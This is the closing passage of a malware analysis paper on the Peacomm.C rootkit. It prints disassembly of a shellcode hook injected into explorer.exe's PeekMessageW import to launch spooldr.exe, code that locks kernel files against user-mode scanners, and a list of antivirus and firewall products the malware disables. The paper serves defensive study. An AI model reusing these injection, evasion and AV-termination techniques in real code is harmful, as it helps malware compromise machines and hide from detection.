Here is a complete list of security products which are disabled at system start:

```
Zonealarm Firewall
Jetico Personal Firewall
Outpost Firewall
McAfee Personal Firewall
McAfee AntiSpyware
McAfee Antivirus
F-Secure Blacklight
F-Secure Anti-Virus
AVZ Antivirus
Kaspersky Antivirus
Symantec Norton Antivirus
Symantec Norton Internet Security
Bitdefender Antivirus
Norman Antivirus
Microsoft AntiSpyware
Sophos Antivirus
Antivir
NOD32 Antivirus
Panda Antivirus
```

Check out the `After-1st-XOR-Decryption-Dump.idb` file for details which executables are in conjunction with these products.

Peacomm.C

Cracking the nutshell

Another sneaky trick can be seen in figure 10.7. This special function scans the `explorer.exe` process and hooks the import entry of the `PeekMessageW` function, which is called very often by explorer, with a special shellcode that deletes the import entry for `PeekMessageW` and spawns the spooldr.exe in this trusted space. This is a nice trick to omit the usage of `CreateRemoteThread`, which most security products monitor today and as not all available sec-software were included in the termination list, it was a wise decision to use this much more sophisticated way.

Figure 10.7:

```
000011BB    push    edi                 ; Offset
000011BC    push    offset aPeekmessagew ; "PeekMessageW"
000011C1    call    FindFunctionNameInExplorerImports
000011C6    push    esi                 ; Offset
000011C7    push    offset aWinexec ; "WinExec"
000011CC    mov     edi, eax
000011CE    call    FindFunctionNameInKernel32Exports
000011D3    mov     ebx, [eax]
000011D5    push    esi                 ; Offset
000011D6    push    offset aVirtualprotect ; "VirtualProtect"
000011DB    add     ebx, esi
000011DD    call    FindFunctionNameInKernel32Exports
000011E2    mov     eax, [eax]
000011E4    add     eax, esi
000011E6    mov     [ebp+var_4], eax
000011E9    call    AllocVirtualMemory
000011EE    mov     esi, eax
000011F0    mov     eax, cr0
000011F3    push    eax
000011F4    and     eax, 0FFFEFFFFh ; unprotect memory
000011F9    mov     cr0, eax
000011FC    mov     eax, [ebp+var_4]
000011FF    mov     [esi+13h], eax  ; EAX = VirtualProtect Addr
00001202    mov     byte ptr [esi], 60h ; ESI + n = Hooking ShellCode for PeekMessageW
00001202                        ; Executes Spooldr.exe
00001205    mov     byte ptr [esi+1], 0C8h
00001209    mov     byte ptr [esi+2], 0
0000120D    mov     byte ptr [esi+3], 0
00001211    mov     byte ptr [esi+4], 4
00001215    mov     byte ptr [esi+5], 8Dh
00001219    mov     byte ptr [esi+6], 4
0000121D    mov     byte ptr [esi+7], 24h
00001221    mov     byte ptr [esi+8], 50h
00001225    mov     byte ptr [esi+9], 6Ah
00001229    mov     byte ptr [esi+0Ah], 40h
0000122D    mov     byte ptr [esi+0Bh], 6Ah
00001231    mov     byte ptr [esi+0Ch], 4
00001235    mov     byte ptr [esi+0Dh], 68h
00001239    mov     [esi+0Eh], edi  ; EDI = PeekMessageW Addr
0000123C    mov     byte ptr [esi+12h], 0B8h
00001240    mov     byte ptr [esi+17h], 0FFh
00001244    mov     byte ptr [esi+18h], 0D0h
00001248    mov     byte ptr [esi+19h], 0B8h
0000124C    mov     eax, [edi]
0000124E    mov     [esi+1Ah], eax
00001251    lea     eax, [esi+2Bh]
00001254    push    offset aSpooldr ; "spooldr"
00001259    push    eax                 ; char *
0000125A    mov     byte ptr [esi+1Eh], 0BFh
0000125E    mov     [esi+1Fh], edi
```

Spooldr.exe Exec-Shellcode hook in the PeekMessageW function of explorer.exe

The last thing what is worth being mentioned, can be seen in figure 10.8 The rootkit also locks two files, `ntoskrnl.exe` and the infected `kbdclass.sys` driver, using `NtLockFile`. My assumption was that this is to reject access to these files from user mode, e.g. when tools like `Hijackthis` try to scan for suspicious changes in these files, because file locking is no stumbling block for kernel mode tools like rootkit scanners or AV-products.

Figure 10.8:

```
000018F8                push    ecx
000018F9                call    KernelCallbackForFileImageLoadNotify
000018FE                xor     eax, eax
00001900                push    eax             ; StartContext
00001901                push    offset StartRoutine ; StartRoutine
00001906                push    eax             ; ClientId
00001907                push    eax             ; ProcessHandle
00001908                push    eax             ; ObjectAttributes
00001909                push    1               ; DesiredAccess
0000190B                lea     eax, [esp+1Ch+ThreadHandle]
0000190F                push    eax             ; ThreadHandle
00001910                call    ds:PsCreateSystemThread
00001916                push    offset FileHandle ; "\\SystemRoot\\SYSTEM32\\ntoskrnl.exe"
0000191B                call    LockFileFromUserModeAccess
00001920                push    offset aSystemrootSy_0 ; "\\SystemRoot\\SYSTEM32\\drivers\\kbdclass.s"...
00001925                call    LockFileFromUserModeAccess
0000192A                xor     eax, eax
0000192C                pop     ecx
0000192D                retn    8
0000192D start          endp
0000192D
```

Reject access to ntoskrnl.exe and kbdclass.sys from usermode. Maybe some Anti-Hijackthis trick.

11 Conclusion

After this small excursion into the world of Peacomm.C it should be clear that the developers of this malware deal with a lot of nasty tricks to gain access to victims' machines and hide from detection, even on standard protected boxes. Analyzing malware gets harder and just using the usual auto-analysis tools, seems not very target-aimed. The AV and PFW industry has to think of better heuristics in behaviour analysis, smarter ways of generic unpacking and more reliable system integrity mechanisms to safely recognize such cunning tricks used in sophisticated malware like this one. As 100% solutions will stay a pious hope, reverse engineering knowledge is still the weapon of choice for the analyst. I hope you enjoyed this paper a little and as always - constructive reviews are much appreciated.

12 References

Peerbot: Catch me if you can
http://www.symantec.com/avcenter/reference/peerbot.catch.me.if.you.can.pdf
Fast-Flux Service Networks
http://www.honeynet.org/papers/ff/fast-flux.pdf
Peer-to-Peer Botnets: Overview and Case Study
http://www.usenix.org/events/hotbots07/tech/full_papers/grizzard/grizzard.pdf
The Tiny Encryption Algorithm (TEA)
http://www.simonshepherd.supanet.com/tea.htm
Attacks on Virtual Machines v2
http://pferrie.tripod.com/papers/attacks2.pdf
Disabling WFP on a file for 1 minute via undocumented SFC API
http://www.bitsum.com/aboutwfp.asp#Hack_Method_3
The PsSetLoadImageNotifyRoutine function
http://www.osronline.com/DDKx/kmarch/k108_5sc2.htm

Big thanks go to Elia Florio and Nicolas Falliere/Symantec, Val Smith/Offensive Computing and Thorsten Holz/German Honeynet Project for reviewing this paper!